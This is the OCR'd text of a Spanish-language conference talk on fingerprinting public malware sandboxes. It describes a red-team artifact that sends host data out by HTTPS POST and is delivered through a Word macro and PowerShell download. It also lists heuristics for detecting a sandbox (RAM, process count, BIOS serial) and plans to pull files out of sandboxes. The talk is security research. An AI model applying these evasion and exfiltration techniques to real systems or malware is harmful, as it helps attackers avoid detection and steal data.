Sandbox fingerprinting

Evadiendo entornos de análisis

ATENEA

Plataforma de desafíos de seguridad

/RootedCON

cn-cert

Whoami

Víctor Calvo

Miembro del Red Team de S2 Grupo

@aetsu

Roberto Amado

Director Técnico de Seguridad en S2 Grupo

@ramado78

Índice

1. Motivación
2. Entorno de análisis
3. Identificación de sandbox
4. Análisis de la seguridad de las sandbox
5. Sandbox owner fingerprinting
6. En qué estamos trabajando
7. Conclusiones


1. Motivación

- Queremos tratar de identificar si nuestros artefactos se encuentran en una sandbox. Partimos de la idea del siguiente post:
  - Machine Learning for Red Teams - Part 1: *https://silentbreaksecurity.com/machine-learning-for-red-teams-part-1*

- Queremos obtener inteligencia para saber como se construyen las sandbox de terceros y como un malware podría evadir su clasificación

- Queremos saber si sería posible escapar de las sandbox e identificar a los analistas que las utilizan

2.1 Entorno de análisis - Arquitectura



2.1 Entorno de análisis – Desarrollo del artefacto


- Artefacto escrito en C# y .Net
- Exfiltración de información mediante peticiones POST sobre HTTPs
- No necesitamos pasar desapercibidos, queremos ser analizados por cuantas más sandbox mejor.
- “Le damos realismo”: Un documento Word con una macro que mediante powershell que descarga un binario y lo ejecuta.

2.1 Entorno de análisis - Desarrollo

Información recopilada en cada ejecución:

- Versión del sistema operativo
- Usuario actual
- Dominio
- Versión de .Net
- Identificador de la placa base
- Numero de procesadores
- Modelo del procesadores
- Serial de la BIOS
- Cantidad de memoria RAM
- Netstat
- Netstat routes
- Dirección MAC
- Fabricante de la MAC
- Listado de procesos en ejecución
- Total de procesos en ejecución
- Listado de usuarios
- Número de usuarios
- Grupos locales
- Número de grupos locales
- Unidades montadas
- Listado de tareas programadas
- Antivirus instalado
- Listado de archivos en *C:\Program Files (x86)*
- Listado de archivos en *C:\Program Files*
- Listado de archivos en *C:*
- Listado de archivos en *C:\Windows\System32\drivers*
- Listado de archivos en Otros discos montados
- Listado de módulos cargados por nuestro programa

2.1 Entorno de análisis - Desarrollo



2.2 Objetivos analizados


- Virustotal
- Sndbox
- Any.run
- Hybrid
- Joe Sandbox
- Analyz
- Valkyrie
- Intezer Analyze

- Vicheck
- Iobit
- Jotti
- VirScan.org
- Metadefender Cloud
- Avira
- Kaspersky VirusDesk

2.3 Ejecuciones del artefacto

Subimos muestras con identificadores únicos a cada servicio

Virustotal
Sndbox
Any.run
Hybrid
Joe Sandbox
Analyz
Valkyrie
Intezer Analyze
Vicheck
Iobit
Jotti
VirScan.org
Metadefender Cloud
Avira
Kaspersky VirusDesk



Ejecuciones del artefacto y exfiltración de los datos de la sandbox

2.4 Plataforma de análisis

Resultados recopilados en un repositorio centralizado


Dashboard | All data | Analysis

1 - 37 / 37 (37) 50 1

Source	IP	VM?	Bios Serial	RAM	Tags	N° tasks	Is Sandbox?	INFO
Virustotal	[redacted]	False	ete9t8e8t3	0MB		50	True	
Sndbox	[redacted]	False	ete9t8e8t3	0MB		50	True	
Virustotal	[redacted]	False		4096MB		42	True	
Hybrid	[redacted]	True	0	0MB		35	True	
Any.run	[redacted]	False	CNS12005600900034500	0MB		28	True	
Vicheck	[redacted]	False	Syst-em-	1024MB		52	True	
Metadefender Cloud	[redacted]	False	HBF5SGR1NU	4096MB		118	False	
Kaspersky VirusDesk	[redacted]	False	Unknown	2048MB	Karpersky	75	True	
Sndbox	[redacted]	False	Unknown	1280MB	VMware	39	True	
Sndbox	[redacted]	False	JFR291EDA00016	1536MB	Yara | HSN2 JavaScript Analyzer	31	True	

2.4 Plataforma de análisis

Ejemplo de información recopilada



Y mucha más…

3.1 Identificando Sandbox - Objetivos

OBJETIVO: Saber si nuestro artefacto esta ejecutándose en una sandbox

Estado del arte: Existen numerosas aplicaciones , estudios … como el de machine learning:

- Machine Learning for Red Teams - Part 1: *https://silentbreaksecurity.com/machine-learning-for-red-teams-part-1*

Algunos números obtenidos…

- Tenemos 37 ejecuciones de nuestro artefacto que recopilan información del los servicios de análisis de sandbox
- 27 IPs orígenes públicas identificadas
- De los 15 proveedores de servicios públicos de sandbox analizados, 8 han contactado con nuestra infraestructura

3.2 Identificando Sandbox - Resultados preliminares

Primeros análisis básicos muestran que palabras VMware, Vbox y KVM en la información recopilada

Dashboard All data Analysis


1 - 6 / 6 (37) 50 1

Source	IP	VM?	Bios Serial	RAM	Tags	Nº tasks	Is Sandbox?	INFO
		True						
Hybrid	[redacted]	True	0	0MB		35	True	
Virustotal	[redacted]	True	0	0MB	Fortinet	34	True	
Sndbox	[redacted]	True	0	0MB	Fortinet	35	True	
Sndbox	[redacted]	True	VMware-42 1f 04 24 36 44 66 5d-e0 52 e4 6b ab 14 c4 83	2048MB	Python | VMware	44	True	
Virustotal	[redacted]	True	0	0MB		56	True	
Virustotal	[redacted]	True	VMware-56 4d 35 8e 32 90 29 fe-b2 08 b6 2b 73 8c db d6	1024MB	VMware	46	True	

De los 37, con un búsqueda de referencias a palabras clave como “VMware ”,
6 se sabe que es un entorno de análisis

3.2 Identificando Sandbox

Máquinas que tienen como *0mb* como memoria RAM



Dashboard | All data | Analysis


1 - 18 / 18 (37) — 50 — 1

Source	IP	VM?	Bios Serial	RAM	Tags	Nº tasks	Is Sandbox?	INFO
				0mb				
Virustotal	[redacted]	False	ete9t8e8t3	0MB		50	True	
Sndbox	[redacted]	False	ete9t8e8t3	0MB		50	True	
Hybrid	[redacted]	True	0	0MB		35	True	
Any.run	[redacted]	False	CNS12005600900034500	0MB		28	True	
Virustotal	[redacted]	False	ete9t8e8t3	0MB		52	True	
Sndbox	[redacted]	False	ete9t8e8t3	0MB		52	True	
Intezer Analyze	[redacted]	False	ete9t8e8t3	0MB		50	True	
Virustotal	[redacted]	True	0	0MB	Fortinet	34	True	

De los 37, con un simple comprobación de la memoria RAM, 10 se sabe que es un entorno de análisis


3.3 Identificando Sandbox

Dato curioso: Archivos subidas a distinto servicio muestran conexiones desde la mismas IPs y comparten parámetros de las sandbox. Esto implica que los distintos servicios comparten sandbox de terceros para el análisis



3.3 Identificando Sandbox

Máquinas con mas de 85 procesos



De los 37 resultados obtenidos, **36 tienen menos de 85** procesos en ejecución

3.4 Estado de las sandbox

Algoritmo “complejo” de detección de entorno sandbox: **Cantidad de procesos en ejecución**

- Versión del sistema operativo
- Usuario actual
- Dominio
- Versión de .Net
- **Identificador de la placa base**
- Numero de procesadores
- Modelo del procesadores
- **Serial de la BIOS**
- **Cantidad de memoria RAM**
- Netstat
- Netstat routes
- Dirección MAC
- Fabricante de la MAC
- Listado de procesos en ejecución
- **Total de procesos en ejecución**
- Listado de usuarios
- Número de usuarios
- Grupos locales
- Número de grupos locales
- Unidades montadas
- Listado de tareas programadas
- Antivirus instalado
- Listado de archivos en *C:\Program Files (x86)*
- Listado de archivos en *C:\Program Files*
- Listado de archivos en *C:*
- Listado de archivos en *C:\Windows\System32\drivers*
- Listado de archivos en Otros discos montados
- Listado de módulos cargados por nuestro programa

Otros parámetros interesantes son:

- Serial de la BIOS
- Identificador de la placa base
- Cantidad de memoria RAM

Por lo tanto, el estado actual de las capacidades de ocultación de sandbox de proveedores de servicios *públicos* presentan poca madurez en este ámbito. **Por lo que no es necesario, al menos de momento, del uso de machine learning para estos entornos**

4. Análisis de la seguridad de las sandbox

OBJETIVO: Obtener inteligencia de las sandbox, saber como trabajan

- Al listar directorios hemos visto que existen archivos interesantes, que forman parte de la lógica de análisis y ejecución de la sandbox y quizás sean accesibles…
- ¿Tenemos permisos para acceder a los archivos o escribir en ellos?
- ¿Cómo obtenemos los archivos?


4. Análisis de la seguridad de las sandbox

Consideraciones:

- Tiempo de ejecución corto, de 3 a 5 minutos aproximadamente
- Rediseñamos el binario con múltiples hilos
- Limitamos por extensión del archivo:

.7z	.conf	.ini	.key	.pub	.sql	.yara
